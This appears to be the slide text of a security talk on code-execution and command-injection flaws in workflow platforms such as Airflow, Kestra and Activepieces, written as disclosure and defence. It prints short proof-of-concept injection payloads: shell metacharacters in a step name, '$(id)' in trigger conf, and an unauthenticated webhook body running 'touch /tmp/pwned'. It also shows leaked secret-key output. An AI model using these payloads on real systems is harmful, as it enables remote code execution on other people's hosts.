Secrets out of a “sandboxed” step

Activepieces TS/Node

GHSA-gr3h-c2j7-r52g

```
{ "executionMode": "SANDBOX_CODE_ONLY", "user": "root",
  "id": "uid=0(root) gid=0(root)",
  "ENCRYPTION_KEY": "82244b…", "JWT_SECRET": "ZVCRICW5q…" }
```

AP_ENCRYPTION_KEY + AP_JWT_SECRET read despite SANDBOX_CODE_ONLY.

Command injection via the step name

Activepieces TS/Node

GHSA-3pfv-m69p-5fv5

PoC · the Code step

```
step:
  type: CODE
  name: "; touch /tmp/pwn; #"  ← concatenated into bun build
  code: "export const code = …"
```

Co-reported with kodareef5 · Aviral2642

Section takeaway

A real isolation primitive applied to the wrong phase.
Whatever runs first becomes the attack surface.

Section 2.4 · “Working as intended”

“That's intended behavior. Security is the deployer's problem.”

Don't sandbox. Don't validate. “The workflow author is trusted.”

Airflow: trigger ≠ author

Apache Airflow `Python` `CVE-2026-30898`

```
# providers/standard/operators/bash.py:235
subprocess.run(["bash", "-c", self.bash_command], ...)   ← rendered conf, unescaped
```

1 · the DAG an author ships

```
from airflow.operators.bash import BashOperator

BashOperator(
  task_id="notify",
  bash_command="echo {{ dag_run.conf['msg'] }}",
)  ← renders trigger-time conf
```

→

2 · PoC · trigger the DAG

```
POST /api/v1/dags/notify/dagRuns

Content-Type: application/json

{"conf": {"msg": "$(id)"}}   ← runs on the worker
```

Standard *trigger* permission → author's code-exec privilege.

Documentation as attack surface

Apache Airflow Python

CVE-2026-30898

core-concepts/dag-run.rst

NO WARNING

```
bash_command="echo value:
  {{ dag_run.conf['conf1'] }}" ← sink
```

The getting-started example teaches it as the *primary* pattern.

operators/bash.rst

CAUTION BLOCK

“escaping and sanitization of the Bash command is not performed.”

Same pattern, marked unsafe, with an env= alternative.

operators/bash.py docstring

“DO NOT DO THIS”

The same pattern a third time, with an explicit “do not do this.”

Ships a safe alternative right beside it.

the "fix" · PR apache/airflow#64129 shipped Airflow 3.2.0 · 2026-04-07

```
- bash_command="echo value: {{ dag_run.conf['conf1'] }}"
+ env={"message": '{{ dag_run.conf["message"] }}'} ← value never enters the command string
```

The getting-started guide taught the bug. A developer copies the first example and never reaches the warning.

Kestra: two 9.8s, both closed “intended”

Kestra Java

interpreter

`Property<List<String>>` · dynamic Pebble

↓

`ProcessBuilder.command()` · no validation

↓

host exec, no shell needed

```
interpreter: ["/usr/bin/python3","-c",
  "import os; os.system('touch /tmp/pwned')"]
```

beforeCommands

webhook body `(unauth)`

↓ Pebble render

`Collectors.joining` concat

↓

`/bin/sh -c` single string

```
beforeCommands: ["echo {{ trigger.body.command }}"]
← webhook-controlled
```

maintainer: “intended functionality”

The “trusted author” argument collapses

Kestra Java

1 · the flow an author ships

```
id: rce_via_beforecommands
triggers:
  - type: core.trigger.Webhook
    key: test123
tasks:
  - type: scripts.shell.Commands
    beforeCommands:
      - "echo {{ trigger.body.command }}"  ← Pebble sink
```

→


2 · PoC · unauthenticated webhook

```
POST /api/v1/executions/webhook/default/
    rce_via_beforecommands/test123

Content-Type: application/json

{"command": "hello; touch /tmp/pwned"}  ← runs on the host
```

Webhooks are unauthenticated by default. The boundary they invoke doesn't exist.



Live demo

No account. Just a webhook.

What the demo showed: no account, just a webhook


Kestra Java

1. **A flow already exists**
   `webhook trigger + beforeCommands, authored once by any user`
2. **Send an unauthenticated POST**
   `curl .../executions/webhook/default/rce_via_beforecommands/test123, no account`
3. **The command is injected**
   `{"command":"hello; touch /tmp/pwned; echo done"} → concatenated into /bin/sh -c`
4. **Kestra executes it on the host**
   `runs outside any auth boundary`
5. **Proof: command runs on the host**
   `/tmp/pwned appears; output in the execution log`

Section 3 · Pattern analysis

Five patterns, mapped to the spectrum

◀ ACCIDENTAL — INTENTIONAL ▶



1

Velocity outpacing review

Nocobase

2

LLM output trusted as code

Flowise · Langflow

3

Sandbox escape via execution ordering

Dify · Activepieces

4

Trust boundary mismatch

Kestra · Langflow flag · Airflow trigger

5

Documentation as attack surface

Airflow

The realization

These are multi-tenant code-execution environments, shipped as single-user dev tools.

The 5-step audit method

1. **Map input surfaces.** webhooks · APIs · UI forms · LLM outputs · triggers
2. **Trace input → code exec.** templates · exec/eval · ProcessBuilder · subprocess · sandbox bootstraps. Read the bootstrap and order.
3. **Documented threat model vs actual trust boundaries.**
4. **Can low-priv / unauth callers reach exec?** the lowest caller is lower than you think.
5. **Check the docs** for vulnerable patterns taught as usage.

Why it survives

Different everything, same five steps

Platform	Language	Template / engine	Sandbox approach
Nocobase	TS/Node	SES Compartment	JS intrinsics (lock off)
Flowise	TS + Pyodide	regex blocklist	Pyodide / WASM
Langflow	Python	startswith() check	none · eval()
Dify	Go + Python	preload script	seccomp + chroot + setuid
Activepieces	TS/Node	importFresh()	V8 isolate
Kestra	Java	Pebble	none · ProcessBuilder
Apache Airflow	Python	Jinja2	none · subprocess

Java · Python · TS · Go. Different engines, different sandboxes. The patterns repeat.

Section 5 · Conclusion

It's the threat model, not the patch

◀ ACCIDENTAL — INTENTIONAL ▶

Guards that don't fire	Sandboxes that don't sandbox	Validators the LLM walks around	Docs that teach the bug

Takeaways

If you deploy any of these: workflow access = a shell on your host

Treat the trigger endpoint like an exposed SSH port.

1. **Put auth in front of it.** Trigger paths are unauthenticated by default: `/prediction` · `/executions/webhook` · `/dagRuns` — Flowise · Kestra · Airflow
2. **Scope perms as code-exec, not "just a workflow."** Trigger permission = the author's code privilege — Airflow · Kestra
3. **Kill the dangerous default flags.** `SANDBOX_ENABLE_NETWORK` · `LANGFLOW_SKIP_AUTH_AUTO_LOGIN` · `enable_preload` — Dify · Langflow
4. **Audit every trigger path.** Use the 5-step method — All seven
5. **Assume compromise persists across runs.** Check shared sandbox paths for a planted `.so` loader — Dify

Until vendors admit these are code-execution platforms and secure them accordingly, these bugs will keep shipping.

By design.

Thank you.

Questions?

Peyton Kennedy · p80n-sec · Endor Labs

github.com/p80n-sec linkedin.com/in/peytonkennedysecurity

Appendix A1

Full vulnerability inventory

Platform	Finding	CVSS / ID	Min privilege	Lang
Nocobase	SES escape → SQL/RCE via `variables:resolve` ≤ 2.0.32 · resolver.ts:198	**9.9 Critical** GHSA-42wx-r3jw-6c5h	any authenticated	TS
Nocobase	Stored XSS via `compileTemplate()` ≤ 2.0.32 · flowI18n.ts:73 · with({})→window	8.7 High CWE-79/95	builder→store; any→trigger	TS
Nocobase	SQLi, checkSQL missing on update ≤ 2.0.32 · sqlCollection:update	7.2 High CVE-2026-41641	collection-mgmt perm	TS
Nocobase	SQLi via `queryParentSQL()` recursive CTE ≤ 2.0.32 · eager-loading-tree.ts:59 · string PK concat	7.5 High CVE-2026-41640	record-create on tree coll	TS
Flowise	Python validator bypass → exfil/SSRF/RCE 3.1.0–3.1.2 · 38-pattern regex blocklist	**9.3 Critical** GHSA-w7x8-q2gp-5cgg	**unauthenticated**	TS+Py
Langflow	Smart Transform `eval()` RCE lambda_filter.py, startswith("lambda") only	**Critical** GHSA-9fpm-3445-2vx4	post-auth (pre w/ flag)	Py
Langflow	`custom_component` `exec()` RCE POST /api/v1/custom_component	**Critical** GHSA-8xrc-2jr4-78j7	post-auth (pre w/ flag)	Py
Langflow	MCP server config command injection /api/v2/mcp/servers · bash -c exec	**Critical** GHSA-w794-rj3p-xv45	authenticated	Py
Dify	DifySandbox `preload` runs as root dify-sandbox 0.2.15 · prescript.py ordering	**root, persistent**	valid X-Api-Key	Go+Py
Activepieces	V8 isolate bypass via `importFresh` v0.79.2 · SANDBOX_CODE_ONLY	**Critical** GHSA-gr3h-c2j7-r52g	authenticated	TS
Activepieces	Command injection via Code step *name* name is z.string() → bun build via exec()	**Critical** GHSA-3pfv-m69p-5fv5	authenticated	TS
Kestra	Cmd injection via `interpreter` ≤ 1.2.0 · ProcessBuilder, no validation	**9.8 Critical** closed “intended”	author / unauth webhook	Java
Kestra	Cmd injection via `beforeCommands` ≤ 1.2.0 · Pebble concat → /bin/sh -c	**9.8 Critical** closed “intended”	**unauth webhook**	Java
Apache Airflow	BashOperator injection via `dag_run.conf` 3.1.7 → fixed 3.2.0 · bash.py:235	8.8 High CVE-2026-30898	trigger perm	Py